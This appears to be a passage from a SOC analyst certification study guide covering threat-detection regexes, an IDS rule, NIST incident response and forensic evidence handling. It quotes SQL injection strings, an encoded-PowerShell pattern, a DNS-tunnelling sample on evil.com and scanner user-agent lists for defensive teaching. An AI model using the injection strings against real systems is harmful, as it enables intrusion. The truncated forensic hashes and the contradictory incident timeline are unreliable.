2. SHA-256 Hash (64 hex chars)

```
[a-fA-F0-9]{64}
```

Matches: e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855

Use: extract hashes from malware reports, grep log files for known IOC hashes

3. Suspicious PowerShell Execution (encoded command flag)

```
powershell.*(-enc|-EncodedCommand|-e\s)[A-Za-z0-9+/=]{20,}
```

Matches: powershell -enc SQBFAFgAIAAoAE4AZQB3AC0AT...

Matches: powershell.exe -EncodedCommand SQBFAFgA...

Use: SIEM rule to detect encoded PowerShell execution in process command-line logs

4. DNS Tunneling — Long Subdomain Detection

```
([a-zA-Z0-9+/]{50,}\.[a-zA-Z]{2,})
```

Matches: dGhpcyBpcyBleGZpbCBkYXRhIGVuY29kZWQ.evil.com (50+ chars before TLD)

Does NOT match: www.google.com · mail.corp.internal (short, human-readable labels)

Use: DNS proxy log analysis, SIEM alert for QNAME length anomalies

```
5. SQL Injection Indicators in HTTP Logs
('|--|;|\/\*|\bOR\b|\bAND\b|\bUNION\b|\bSELECT\b|\bDROP\b)
Matches: admin'-- · 1 OR 1=1 · '; DROP TABLE users;-- · UNION SELECT
username FROM users
Note: \b = word boundary — prevents matching "UNION" inside "REUNION"
Use: WAF rule logic; IDS payload signature; web server access log
analysis

6. Windows Registry Persistence Key Path
HKLM\\(SOFTWARE|SYSTEM)\\.*\\(Run|RunOnce|Services)
Matches: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Matches: HKLM\SYSTEM\CurrentControlSet\Services\WindowsUpdateSvc32
Use: EDR alert tuning; SIEM search for registry-based persistence IOCs

7. Suspicious User-Agent Detection (empty or minimal UA)
^(python|curl|wget|Go-http-client|Java|libwww-perl|Nikto)
Matches: python-requests/2.28.0 · curl/7.68.0 · Nikto/2.1.6 (scanner UA)
Does NOT match: Mozilla/5.0 (legitimate browser UA prefix)
Use: Web server access log analysis to identify scanning, scripted
requests, and automation tools
```

⬡ EXAM TIP — READING REGEX IN SCENARIO QUESTIONS

When the exam presents a regex pattern and asks what it matches, work through it symbol by symbol from left to right. Identify the anchors first (^ and $), then the quantifiers (*, +, ?, {n,m}), then the character classes and literals. Ask: **what must be at the start? What must be at the end? What is optional? What is required?** Practise with the six patterns above until you can read them fluently without referring to the symbol table. The exam rewards recognition speed — you should be able to classify a pattern in 20–30 seconds.

Regex in Snort / Suricata IDS Rules

The exam includes IDS rule syntax as a context for regular expression use. Understanding how a Snort/Suricata rule is structured — and where the regex lives within it — helps you connect the abstract syntax to a real operational use case.

SNORT/SURICATA RULE STRUCTURE — ANNOTATED

```
alert tcp $EXTERNAL_NET any → $HOME_NET $HTTP_PORTS (
↑action ↑proto ↑src IP ↑src port ↑dir ↑dst IP ↑dst port

msg:"SQL Injection Attempt"; // Human-readable alert name
flow:established,to_server; // Only match in established TCP sessions,
client→server direction
content:"POST"; // Literal string match — must contain POST
http_method; // Apply previous content match to HTTP method field only
pcre:"/('|--|;|UNION\s+SELECT)/i"; // PCRE regex on HTTP body — case-
insensitive (/i flag)
classtype:web-application-attack; // Classification for alert
categorisation and priority
sid:1000001; // Unique signature ID
rev:3; // Revision number — incremented each time the rule is updated
)
```

The pcre keyword is where regular expressions appear in IDS rules. The pattern `/('|--|;|UNION\s+SELECT)/i` uses the alternation operator to match any of four SQL injection indicators: a single-quote, a SQL comment (double-dash), a statement terminator (semicolon), or the UNION SELECT keyword combination. The `\s+` requires one or more whitespace characters between UNION and SELECT — matching both `UNION SELECT` and `UNION SELECT` — while the `/i` flag makes the match case-insensitive, catching `union select`, `UNION SELECT`, and `Union Select` equally.

✓ CHAPTER 4 — EXAM READINESS CHECKLIST

Work through each item from memory before reviewing your notes. Items where you hesitate are the gaps to close before sitting the exam.

Source Technologies and Alert Classification (4.1 / 4.2)

- [ ] I can identify which monitoring technology generated a given event type — and explain what each technology cannot tell me that another one can
- [ ] I can define true positive, false positive, false negative, and true negative — and correctly classify a presented alert scenario into exactly one of these four categories without hesitation
- [ ] I can explain the operational consequences of a high false positive rate vs a high false negative rate — and describe the specific harm each causes to SOC effectiveness
- [ ] I can explain the difference between "benign" as an activity classification and "true negative" as a detection outcome — and give an example that illustrates why they are not the same thing

Inspection Methods and Deployment Architecture (4.3 / 4.4 / 4.5)

- [ ] I can compare stateless packet filtering, stateful inspection, and deep packet inspection — including what each inspects, what each cannot detect, and the SQL injection example demonstrating why DPI is required for application-layer attacks
- [ ] I can explain the key trade-off between inline and tap/SPAN deployment — specifically that inline enables blocking but introduces availability risk, while passive monitoring has zero network impact but cannot prevent attacks
- [ ] I can describe the correct investigation sequence — NetFlow first to establish scope, NGFW logs for policy context, PCAP last for payload confirmation — and explain why starting with PCAP is operationally inefficient

- [ ] I can explain three specific things NetFlow can tell me that PCAP cannot replace at scale (long retention, volume analysis, estate-wide correlation) and one specific thing PCAP can confirm that NetFlow cannot (payload content and exploitation confirmation)

Wireshark and PCAP Analysis (4.6 / 4.7)

- [ ] I can describe all six steps of the Wireshark file extraction process in order — from opening the PCAP through hashing the extracted file and submitting to threat intelligence
- [ ] I can name the Wireshark menu path for HTTP object export and explain why this method is faster than manual TCP stream reconstruction for HTTP file transfers
- [ ] Given a PCAP excerpt, I can extract all six key intrusion elements — source address, destination address, source port, destination port, protocol, and payload — and interpret their investigative significance correctly
- [ ] I can explain what Windows PE magic bytes (4D 5A / "MZ") indicate in a PCAP payload and describe how this finding changes the investigative priority of the associated connection

Protocol Header Forensics (4.8)

- [ ] I can explain the security significance of IPv4 TTL values — including OS fingerprinting via initial TTL and how inconsistent TTL can indicate IP spoofing
- [ ] I can identify the attack indicated by each TCP flag combination: SYN flood, SYN-ACK reflection, RST injection, Xmas scan, NULL scan, and ACK scan
- [ ] I can explain how DNS tunneling works at the packet level — specifically what field carries the exfiltrated data, why it evades DNS-based blocking, and what QNAME characteristics reveal it
- [ ] I can describe the ARP spoofing mechanism at the frame level — including which ARP fields are manipulated, why the attack succeeds without authentication, and what control prevents it on managed switches
- [ ] I can explain how domain fronting works using the HTTP Host header and TLS SNI field — and describe what monitoring capability is required to

detect it

Artifact Analysis and Regular Expressions (4.9 / 4.10)

- [ ] I can describe all six alert artifact elements — IP address, port identity, process, API calls, hashes, and URI/URL — and explain how attackers manipulate each element to evade detection based on it
- [ ] I can explain the CreateRemoteThread API call sequence that indicates process injection — and describe why the file hash of a legitimate system binary does not rule out compromise when injection is the attack method
- [ ] I can read the following regex symbols and predict what they match without referring to notes: . * + ? ^ $ [abc] [^abc] {n,m} \d \w \s | \
- [ ] I can interpret the regex pattern `[a-fA-F0-9]{64}` and correctly identify it as a SHA-256 hash pattern — and explain why `{32}` would match MD5 instead
- [ ] I can locate where the PCRE regular expression appears in a Snort/Suricata rule and explain the role of the /i flag, the flow keyword, and the content keyword in the same rule

> *Chapter 4 gave you the tools to read the wire — every protocol field, every alert artifact, every packet in a capture file. Chapter 5 answers the question that every technical finding must eventually face: what does the organisation do about it, who is responsible for doing it, and how is it documented so the same thing cannot happen again?*
>
> TRANSITION TO CHAPTER 5 — SECURITY POLICIES AND PROCEDURES

CHAPTER 5 → SECURITY POLICIES & PROCEDURES ›

CHAPTER FIVE

Exam Weight: 15% · ~17 Questions

Running the SOC: *Policies, Playbooks, and Post-Incident Practice*

From NIST incident response frameworks and digital forensics standards, to network profiling, protected data classification, and the threat models that give every technical finding its strategic context.

▶ POST-INCIDENT REVIEW — 72 HOURS AFTER CONTAINMENT

Conference Room B — Regional Healthcare Network, Midwest United States

The ransomware had been contained for 72 hours. The immediate crisis was over. Now came the harder conversation. Around the table sat the CISO, the legal counsel, the Chief Medical Officer, the IT Director, a representative from the cyber insurance carrier, and two SOC analysts who had worked through the night for three consecutive days. On the screen: a timeline. On the table: a question nobody wanted to answer.

The patient data of 84,000 individuals had been in attacker-controlled systems for at least six days before containment. That triggered mandatory breach notification obligations under HIPAA — notifications that had to go out within 60 days, to patients, to regulators, and to the Department of Health and Human Services. The legal team needed the exact scope. The CMO needed to know which patient records were affected. The insurance carrier needed the incident documented to standards that would support the claim. The CISO needed a root cause analysis that would satisfy the board.

Every single one of those needs traced back to the same source: **how well the incident had been documented, classified, and handled from the moment the first alert fired.** The SOC analysts who had preserved the evidence correctly, maintained chain of custody, and documented every containment action were the reason the legal team had anything to work with. The analysts who had not done these things had cost the organisation weeks of remediation effort and legal exposure.

This chapter is about becoming the analyst who does it right — from the first alert through the lessons-learned meeting. The technical skills in Chapters 1 through 4 tell you how to find the threat. The governance and procedural skills in this chapter tell you what to do with what you find, and how to ensure the organisation is better protected for it afterwards.

5.1 — Exam Topic

Management Concepts

Security is not purely a technical discipline — it is an operational one. The five management domains in this section describe how organisations systematically govern the security of their technology estate. Understanding them matters for the exam because they appear in scenario questions asking what

process should have prevented an incident, or what management failure contributed to a breach.

Asset Management

Asset management is the practice of maintaining an accurate, current inventory of every hardware device, software application, data store, and cloud resource in the organisation's environment. It sounds administrative. It is foundational. You cannot protect what you do not know you have — and you cannot detect anomalies in an environment you have not baselined. The Equifax breach of 2017, which exposed the personal data of 147 million people, was made possible in part because the organisation had an internet-facing system running unpatched Apache Struts that the security team did not know existed. The vulnerability was known. The patch was available. The asset was not in the inventory.

ASSET MANAGEMENT COMPONENT	WHAT IT COVERS	WHY IT MATTERS FOR SECURITY
Hardware inventory	Every physical device on the network — servers, workstations, laptops, mobile devices, IoT, network infrastructure	Unmanaged devices cannot receive patches, run endpoint agents, or be monitored. Every unmanaged device is a potential blind spot and an uncontrolled attack surface.
Software inventory	Every application and OS version installed on managed devices — including shadow IT applications installed without IT approval	Vulnerability management requires knowing which software versions are present to match against CVE feeds. Unapproved software may be unsupported, unpatched, and introduce new attack surface.
Data inventory	Where sensitive data lives — PII, PHI, PCI data, intellectual property — including cloud storage, endpoints, and third-party systems	Breach notification obligations, data classification policies, and DLP controls depend on knowing where protected data is stored and processed. Data you did not know existed cannot be protected.

ASSET MANAGEMENT COMPONENT	WHAT IT COVERS	WHY IT MATTERS FOR SECURITY
Cloud and virtual asset inventory	Cloud instances, containers, serverless functions, SaaS applications, and third-party integrations — including assets spun up by developers without central IT involvement	Cloud assets can be created and destroyed in seconds. Without continuous automated discovery, the inventory is stale within hours. Attackers specifically target misconfigured cloud assets that security teams do not know exist.

Configuration Management

Configuration management is the discipline of defining, enforcing, and auditing the desired security state of every system — the security baseline. A configuration baseline answers: what services should be running? What ports should be open? What users should have what permissions? What software should be installed? By establishing a documented baseline, any deviation becomes detectable — whether caused by an attacker, a misconfiguration, or an unauthorised change. Configuration management underpins both compliance (systems are audited against baseline to demonstrate control effectiveness) and forensics (deviations from baseline are evidence of tampering).

- **Hardening standards** — published security baselines from CIS (Center for Internet Security), DISA STIGs, and NIST SP 800-70 define the minimum-security configuration for common operating systems and applications. These baselines disable unnecessary services, enforce password policies, configure auditing, and restrict default accounts — eliminating the most common misconfigurations exploited by attackers.
- **Configuration drift detection** — automated tools (e.g., CIS-CAT, commercial CSPM tools) continuously compare the live configuration of systems against the approved baseline and report deviations. A file integrity monitoring (FIM) tool like Tripwire monitors critical system files and registry keys for unauthorised changes — which is itself a detection control against rootkit installation and configuration tampering.

› **Change control** — the formal process requiring that all changes to production systems be reviewed, approved, tested in a staging environment, and implemented in a documented maintenance window. Change control prevents the "security by accident" scenario where a well-intentioned configuration change opens an unintended attack surface. Every uncontrolled change is also an investigative dead end — if the analyst does not know whether a configuration change was authorised, they cannot determine whether it represents attacker activity.

Mobile Device Management (MDM)

Mobile Device Management provides centralised control over smartphones, tablets, and laptops that access corporate resources — particularly in bring-your-own-device (BYOD) environments where the organisation does not own the hardware. MDM enables the security team to enforce encryption, require passcodes, remotely wipe lost or stolen devices, deploy certificates and VPN configurations, and restrict what applications can be installed. For the exam, understand the key MDM controls and the specific risk each addresses:

MDM CONTROL	RISK ADDRESSED	EXAM SCENARIO TRIGGER
Device encryption enforcement	Data exposure if device is lost or stolen — encrypted storage renders data unreadable without the device PIN or enterprise key	"An employee's laptop was stolen from their car. What control would have prevented data exposure?" — Device encryption.
Remote wipe capability	Data on a lost, stolen, or terminated-employee device remaining accessible	"An employee who left the organisation still has corporate email on their personal phone." — Remote wipe after deprovisioning MDM profile.
Application allowlisting	Malicious or unapproved applications installed on managed devices	"Users are installing personal applications on company-issued phones that access corporate

MDM CONTROL	RISK ADDRESSED	EXAM SCENARIO TRIGGER
	introducing malware or data leakage	resources." — MDM application allowlist policy.
Certificate-based authentication	Password-based authentication for VPN and Wi-Fi being susceptible to credential theft and brute force	"The organisation wants to ensure that only company-enrolled devices can connect to the corporate VPN." — MDM-deployed device certificates for mutual authentication.
Containerisation / workspace isolation	Personal and corporate data commingling on BYOD devices — personal applications accessing corporate data stores	"Employees use personal phones for work email. How can the organisation prevent corporate data from being shared to personal applications?" — MDM container/workspace separation.

Patch Management

Patch management is the systematic process of identifying, testing, prioritising, and deploying software updates that address security vulnerabilities. It is the single highest-return security control for most organisations — the majority of successful exploitation targets known vulnerabilities for which patches have been available for months or years. The WannaCry worm exploited MS17-010, a vulnerability patched two months before the attack. The Equifax breach exploited CVE-2017-5638, patched two months before exploitation. In both cases, the patch existed; the management process failed to deploy it.

01 **Vulnerability identification** — Vulnerability scanners (Nessus, Qualys, OpenVAS) continuously scan the environment against a CVE database, identifying which systems are running vulnerable software versions. This step depends entirely on the accuracy of the asset inventory — systems not in the inventory will not be scanned.

02 **Prioritisation** — Not all vulnerabilities can be patched simultaneously. Prioritisation uses CVSS scores, threat intelligence (is this being actively exploited?), and environmental context (is this asset

internet-facing? Does it process sensitive data?) to produce a ranked remediation list. CVSS base score alone is insufficient — a critical CVSS vulnerability in software the organisation does not run is lower priority than a high CVSS vulnerability in an internet-facing production system currently being exploited in the wild.

03 **Testing** — Patches are tested in a staging environment before production deployment to identify compatibility issues that could cause application failures. Skipping testing in the interest of speed can convert a patching process into an outage. The risk of a compatibility-caused outage must be weighed against the risk of remaining unpatched — a calculus that requires accurate asset and application dependency information.

04 **Deployment** — Patches are deployed in scheduled maintenance windows using automated patch management tools (WSUS, SCCM, Ansible, Salt). Deployment tracking confirms that every asset in scope received the patch and verifies the patched version post-deployment.

05 **Verification and reporting** — Post-deployment vulnerability scans confirm that the patched CVE is no longer detectable. Patch compliance reports demonstrate to regulators and auditors that the organisation's patch management process is operating effectively.

Vulnerability Management

Vulnerability management is the broader discipline that encompasses patch management but extends to all forms of security weakness — not just software CVEs, but misconfigurations, excessive permissions, default credentials, architectural weaknesses, and third-party supply chain risks. A mature vulnerability management programme operates as a continuous cycle:

Identify

DISCOVER WEAKNESSES

Continuous scanning, penetration testing, threat modelling, and security review processes identify vulnerabilities

Analyse

ASSESS RISK IN CONTEXT

Each vulnerability is assessed for its exploitability, the value of the affected asset, and the current threat environment.

across the entire attack surface — technical and procedural.

CVSS + threat intel + asset criticality = contextual risk score.

Remediate

FIX, MITIGATE, OR ACCEPT

Vulnerabilities are patched, mitigated (compensating controls reduce the risk without eliminating the weakness), or formally accepted (risk accepted by appropriate authority with documented rationale and review date).

Verify

CONFIRM EFFECTIVENESS

Post-remediation scanning confirms the vulnerability is closed. Periodic re-testing ensures it has not re-emerged through configuration drift or software regression. Metrics track remediation velocity and coverage trends over time.

⬡ EXAM TIP — MANAGEMENT CONCEPTS IN SCENARIO QUESTIONS

Section 5.1 questions are typically presented as "what management failure contributed to this breach?" scenarios. The pattern: an unpatched system → patch management failure; an unmanaged device that bypassed controls → asset management gap; a system misconfigured from its approved baseline → configuration management failure; a mobile device with corporate data that went unaccounted for → MDM gap. Train yourself to identify which management domain each scenario maps to before selecting an answer.

5.2 / 5.3 / 5.4 — Exam Topic

Incident Response: NIST SP 800-61

NIST SP 800-61 (Computer Security Incident Handling Guide) is the definitive framework for incident response in most organisations subject to US federal guidance — and the explicit reference standard for the 200-201 exam. It defines incident response as a four-phase lifecycle, each phase with specific activities, stakeholder responsibilities, and documentation requirements. The exam tests both the

content of each phase and the ability to map a presented scenario to the correct phase.

> *An incident response capability is most valuable when the response process is already documented, practiced, and internalised before the incident begins. The worst time to design your response process is during an active breach at 2 AM.*
>
> NIST SP 800-61 — APPLIED PRINCIPLE

The Four Phases of the NIST IR Lifecycle

1 Preparation

The foundation phase — everything the organisation must have in place *before* an incident occurs. This phase is never complete; it is continuously improved based on lessons learned from previous incidents and changes in the threat environment.

- Establish IR policy and plan
- Form the incident response team (IRT)
- Deploy and tune detection capabilities
- Create and test communication plans
- Conduct tabletop exercises
- Establish relationships with law enforcement / CERT
- Document asset inventory and network diagrams
- Set up forensic workstations and toolkits
- Establish secure logging and log retention

2 Detection and Analysis

The phase where an incident is identified, characterised, and scoped. This is the most analytically demanding phase — and the one where the skills from Chapters 1 through 4 are most directly applied. The goal is not just to confirm that something is happening, but to understand what is happening, on which systems, since when, and with what impact.

- Monitor alerts and logs for indicators
- Validate alerts (TP vs FP)
- Determine incident scope and severity
- Preserve evidence
- Document the incident timeline
- Notify stakeholders per escalation plan
- Assign severity / priority classification
- Identify affected systems and data

3 Containment, Eradication, and Recovery

The operational response phase — stop the bleeding, remove the threat, and restore normal operations. NIST SP 800-61 explicitly presents these as a unified phase because the three activities are closely interdependent: containment must not compromise eradication effectiveness, and recovery must not begin before eradication is confirmed.

- Short-term containment (isolate affected systems)
- Long-term containment (block C2, segment network)
- Evidence preservation during containment
- Identify and remove malware and persistence mechanisms
- Patch or remediate exploited vulnerabilities
- Rebuild from clean backups or known-good images
- Validate systems before returning to production
- Monitor for re-infection indicators

---

4 Post-Incident Activity (Lessons Learned)

The phase that closes the loop — converting the incident into organisational improvement. NIST SP 800-61 recommends conducting the lessons-learned meeting within two weeks of the incident while details are fresh. The output is not a blame exercise — it is a gap analysis that drives concrete improvements to preparation for the next incident.

- Conduct lessons-learned meeting
- Document what happened and when (timeline)
- Identify what was handled well
- Identify what should be done differently
- Update IR plan based on findings
- Update runbooks and playbooks
- File incident report for compliance purposes
- Retain evidence per legal and compliance requirements

Applying the IR Process: A Scenario Walkthrough

◈ CASE STUDY — NIST SP 800-61 APPLIED TO A REAL INCIDENT

Incident: At 11:42 PM, an EDR alert fires on a finance workstation. The analyst's investigation (documented across Chapters 2, 3, and 4) confirms a macro-enabled Word document delivered via phishing deployed a Cobalt Strike beacon, which was used to download a second-stage payload and establish persistence as a fake Windows service.

- **Detection and Analysis:** Validate the alert (true positive — confirmed via PCAP payload, process tree, and sandbox analysis). Scope the incident (one confirmed compromised host, three additional hosts with ARP cache evidence of lateral movement). Classify severity (P1 — finance workstation with access to payment systems; C2 active with data exfiltration potential). Document timeline (infection at 3:22 PM; beacon established at 11:47 PM; detected at 11:42 PM via EDR). Notify CISO, legal, and compliance team per escalation plan.
- **Containment:** Short-term: isolate FINANCE-WS-07 from the network immediately. Long-term: block C2 IP 185.220.101.45 at perimeter firewall; deploy IOCs to all endpoint agents for estate-wide hunt; temporarily restrict lateral movement capabilities on adjacent segment.
- **Eradication:** Remove the fake Windows service (WindowsUpdateSvc32); delete svc.exe from C:\Users\Public; remove attacker's scheduled task; revoke and reissue credentials for the affected user account; identify and eradicate any secondary compromised hosts discovered during scope analysis.
- **Recovery:** Reimage FINANCE-WS-07 from a known-clean golden image; restore user data from the last verified clean backup; return to production only after re-scan confirms no remaining IOCs; monitor for re-infection indicators over the following 30 days.
- **Post-Incident:** Conduct lessons-learned within one week. Key findings: phishing email bypassed gateway because DMARC was not enforced on the organisation's domain; no sandbox analysis was triggered on macro-enabled OOXML attachments at time of delivery; EDR behavioural alert fired correctly but had been in the alert queue for several hours before review due to analyst workload. Actions: enforce DMARC, update email gateway to sandbox OOXML with macros, review alert triage SLAs and staffing model.

○ EXAM TIP — MAPPING ACTIVITIES TO PHASES

The exam presents a specific IR activity and asks which NIST phase it belongs to. The fastest approach: **Preparation = before an incident (policies, tools, training). Detection and Analysis = identifying and understanding the incident. Containment/Eradication/Recovery = stopping, removing, restoring. Post-incident = learning and improving.** Watch for traps: "updating the IR plan" is a Preparation activity that happens *as a result of* Post-incident analysis — it belongs to Post-incident, not Preparation, when described as a lessons-learned output.

"Preserving evidence" can appear in both Detection/Analysis (initial preservation) and Containment (preserving evidence during containment actions); context determines the phase.

5.5 — Exam Topic

Stakeholder Mapping Across IR Categories

Incident response is never a solo activity. Different stakeholders have defined responsibilities in each phase — and the failure to engage the right stakeholder at the right time is itself a root cause in many post-incident analyses. The exam tests your ability to map organisational roles to their primary IR responsibilities under NIST SP 800-61 and CMMC (Cybersecurity Maturity Model Certification).

STAKEHOLDER	PREPARATION	DETECTION & ANALYSIS	CONTAINMENT / ERADICATION / RECOVERY	POST-INCIDENT
SOC Analyst (Tier 1)	Support Participate in training and tabletop exercises	Lead First responder — validate alerts, initial triage, escalate to Tier 2	Support Execute containment actions per playbook; document actions taken	Support Contribute to timeline reconstruction
Incident Responder (Tier 2 / IR Team)	Lead Develop and maintain IR plans and playbooks; conduct exercises	Lead Lead scope determination, forensic analysis, threat actor attribution	Lead Direct technical containment, eradication, and recovery activities	Lead Conduct lessons-learned; update IR documentation

STAKEHOLDER	PREPARATION	DETECTION & ANALYSIS	CONTAINMENT / ERADICATION / RECOVERY	POST-INCIDENT
CISO / Security Manager	Lead Approve IR policy; secure budget; executive sponsorship of security programme	Inform Notified of significant incidents; makes escalation and resource decisions	Inform Authorises extraordinary containment measures (e.g., taking systems offline)	Lead Reviews findings; presents to board; approves remediation investments
Legal Counsel	Support Review IR plan for legal compliance; advise on evidence preservation requirements	Inform Notified if breach involves regulated data (PII, PHI, PCI) — triggers notification obligation assessment	Support Advise on liability, law enforcement engagement, and disclosure obligations during containment	Lead Manage regulatory notifications; coordinate with law enforcement; assess litigation exposure
IT Operations / System Owners	Support Maintain accurate asset inventory and system documentation; participate in exercises	Support Provide system access and documentation to IR team; confirm baseline configurations	Lead Execute technical containment and recovery actions under IR team direction	Support Implement approved remediation changes; document configuration changes
Human Resources	Support Ensure IR plan covers insider threat scenarios; maintain updated employee/contractor lists	Inform Notified if incident involves employee misconduct or insider threat	Support Support access revocation for terminated or suspended employees	Support Support disciplinary process if incident resulted from employee misconduct
Communications / PR	Support Develop external communication	Inform On standby for significant	Inform Activated if breach	Lead Manage external communications,

STAKEHOLDER	PREPARATION	DETECTION & ANALYSIS	CONTAINMENT / ERADICATION / RECOVERY	POST-INCIDENT
	templates for breach scenarios; establish media protocol	incidents with potential public impact	becomes public or regulatory notification is required	customer notifications, and media inquiries
External Parties (Law Enforcement, CERT, IR Retainer)	Support Establish relationships and contact protocols before incidents occur	Support Engaged for significant incidents — threat intelligence sharing, forensic support	Support Provide specialist containment assistance; law enforcement may direct evidence preservation	Support Law enforcement may continue investigation post-containment; CERT shares threat intelligence

5.6 — Exam Topic

Digital Forensics: NIST SP 800-86

NIST SP 800-86 (Guide to Integrating Forensic Techniques into Incident Response) extends the incident response framework to cover the specific requirements of forensically sound evidence handling. Where SP 800-61 defines the process, SP 800-86 defines the evidence standards that process must meet. For the exam, four specific concepts are tested: evidence collection order, data integrity, data preservation, and volatile data collection.

Evidence Collection Order: The Order of Volatility

The single most important principle in digital forensics evidence collection is the order of volatility — evidence must be collected in order from most volatile (disappears first) to least volatile (persists longest). Collecting in any other order risks losing the most time-sensitive evidence before it can be captured.

1
FIRST

CPU Registers and Cache

The contents of the processor's registers and L1/L2/L3 cache at the moment of acquisition. Contains the state of currently executing code — including in-memory malware that may never be written to disk. Lost immediately on power cycle or context switch.

`Tool: Memory acquisition tools (WinPmem, DumpIt, LiME for Linux)`

2
SECOND

RAM (Physical Memory)

The full contents of system memory — running processes, loaded DLLs, network connection state, encryption keys, cached credentials, and injected code. A full RAM dump captures everything currently executing. Lost on power cycle; partially preserved in hibernation files and page files on disk.

`Contains: process trees, open network connections, loaded modules, Windows registry hive in memory, recently executed commands, cleartext credentials in memory`

3
THIRD

Network State (ARP Cache, Routing Table, Active Connections)

The live network configuration: ARP cache (recent Layer 2 communications), routing table (network topology visible to the host), active TCP connections (including established C2 sessions), DNS cache (recently resolved domains, including C2 domains). Lost when connections time out or network state changes.

`Commands: arp -a · netstat -an · route print · ipconfig /displaydns · ss -tunap (Linux)`

4
FOURTH

Running Processes and Open Files

The list of currently running processes, their parent-child relationships, open file handles, loaded modules, and command-line arguments. Reveals fileless malware that exists only as a process in memory. Lost when processes terminate or system is rebooted.

`Commands: tasklist /v /fo LIST · Get-Process | Select * · ps aux (Linux) · handle.exe for open file handles`

5
FIFTH

Disk (Forensic Image)

A bit-for-bit image of the storage media — hard drive or SSD — captured using a hardware or software write-blocker. Contains the file system, registry, event logs, prefetch files, browser history, and all stored artefacts. Non-volatile — persists across reboots — but attackers can and do attempt to delete or overwrite evidence on disk before discovery.

`Tools: FTK Imager, dd (Linux), Magnet ACQUIRE. Write-blocker: Tableau T35u, WiebeTech Forensic UltraDock`

Remote / Archival Storage and Logs

6 LAST	External logs (SIEM, firewall logs, NetFlow records, email gateway logs), backup media, cloud storage, and network-attached storage. The least volatile category — these records persist independently of the compromised host and typically have defined retention policies. May be the only evidence remaining if the attacker wiped local artefacts. `Sources: SIEM (Splunk, QRadar), firewall logs, proxy logs, email gateway, NetFlow/IPFIX, cloud audit logs (CloudTrail, Azure Monitor)`

⚠ CRITICAL — WHY THE ORDER MATTERS

The most common forensic mistake is powering down the compromised system before collecting volatile data — either because the analyst instinctively wants to "isolate" the threat, or because of a mistaken belief that the disk image is the primary evidence. **Powering down a live system destroys RAM, network state, running processes, and any fileless malware that never touched the disk.** The correct sequence for a live compromised system: collect volatile evidence in order of volatility first, then image the disk (with the system powered on if the tool supports live imaging, or powered down if a cold imaging approach is required). Document every step, every tool, and every command with timestamps.

Data Integrity: The Hash as a Seal

Data integrity in the forensic context means being able to prove that evidence has not been altered from the moment of collection through the moment of presentation. The mechanism is cryptographic hashing: a SHA-256 hash of the collected evidence image is computed immediately upon collection and recorded in the chain of custody documentation. Any subsequent alteration of the evidence — even a single changed bit — produces a completely different hash. When the evidence is presented, the hash is recomputed and compared to the collection hash. A match proves integrity. A mismatch is a disqualifying break in the chain of custody.

EVIDENCE INTEGRITY VERIFICATION — HASH AT COLLECTION AND VERIFICATION

```
--- Collection (2024-03-14 23:58:00 UTC) ---
```

```
$ sha256sum FINANCE-WS-07_disk.dd
e3b0c44298fc1c149afb4c8996fb924 FINANCE-WS-07_disk.dd # recorded in CoC form
$ md5sum FINANCE-WS-07_disk.dd
a3f8d21c4b9e7f00e12d45a6b FINANCE-WS-07_disk.dd # MD5 as secondary verification

--- Analysis (2024-03-15 09:30:00 UTC) — on working COPY, not original ---
$ sha256sum FINANCE-WS-07_disk_COPY.dd
e3b0c44298fc1c149afb4c8996fb924 FINANCE-WS-07_disk_COPY.dd
Hash matches collection hash — copy integrity confirmed, analysis may proceed

--- Presentation (2024-04-02 — Legal Proceedings) ---
$ sha256sum FINANCE-WS-07_disk.dd # verify ORIGINAL has not been altered
e3b0c44298fc1c149afb4c8996fb924 FINANCE-WS-07_disk.dd
Hash matches collection hash — original evidence integrity confirmed
Chain of custody form submitted as supporting documentation
```

Data Preservation

Data preservation encompasses all measures taken to ensure that evidence remains intact, accessible, and usable throughout the investigation and any subsequent legal proceedings. It extends beyond computing the collection hash to include the physical, environmental, and procedural controls applied to stored evidence.

- **Write-blocking** — hardware or software write-blockers prevent any writes to the evidence media during imaging and analysis. Without write-blocking, even the act of mounting a drive to image it can modify timestamps, access records, and file system metadata — contaminating the evidence. Hardware write-blockers (Tableau, WiebeTech) are preferred for legal proceedings because they operate at a level that is independent of the operating system and cannot be circumvented by software.
- **Sealed storage** — physical evidence (hard drives, USB devices, mobile phones) is sealed in anti-static bags, labelled with the case and evidence item number, and stored in a locked, access-controlled evidence locker with an environmental log. Every access to the locker is recorded in the chain of custody documentation.

› **Legal hold** — when litigation or regulatory investigation is anticipated, a legal hold order instructs all parties to suspend their normal data retention/deletion schedules and preserve all potentially relevant records. A legal hold applies to backups, emails, logs, and any other data that might be relevant — deleting records subject to a legal hold is spoliation and can result in severe legal penalties.

› **Retention periods** — organisations must define and enforce retention periods for different log and evidence types based on operational need, compliance requirements, and legal obligations. HIPAA requires six years of retention for certain records. PCI DSS requires 12 months of log retention with three months immediately available for analysis. Evidence from a major incident may need to be retained for the duration of any resulting litigation — which can extend years beyond the incident date.

Volatile Data Collection

Volatile data is any information that exists only while a system is powered on and running. It does not persist to disk in any directly accessible form. The critical operational question that drives the order of volatility is: **what disappears when this machine is powered off?**

VOLATILE DATA TYPE	WHAT IT CONTAINS	SECURITY / FORENSIC VALUE	COLLECTION METHOD
Physical memory (RAM)	All currently running code and data: processes, DLLs, heap and stack contents, network buffers, cryptographic keys, cached credentials, fileless malware payloads	The only source of evidence for fileless attacks, injected code, and in-memory cryptographic keys (e.g., ransomware encryption keys before they are written to disk or transmitted to C2). Irreplaceable after power cycle.	Live memory acquisition tools run from a trusted, read-only USB — WinPmem, DumpIt, Magnet RAM Capture (Windows); LiME kernel module (Linux)

VOLATILE DATA TYPE	WHAT IT CONTAINS	SECURITY / FORENSIC VALUE	COLLECTION METHOD
Network connection state	Active TCP/UDP connections, established sessions, listening sockets, ARP cache, DNS resolver cache, routing table	Active C2 connections may be visible in netstat output that no longer exist in firewall logs (if NAT or proxy has expired the state). ARP cache reveals recent Layer 2 communications for lateral movement scope. DNS cache reveals C2 domains resolved before DNS-based blocking was applied.	Run from a trusted administrative shell: netstat -an · arp -a · ipconfig /displaydns · route print (Windows) · ss -tunap · ip neigh · cat /etc/resolv.conf (Linux)
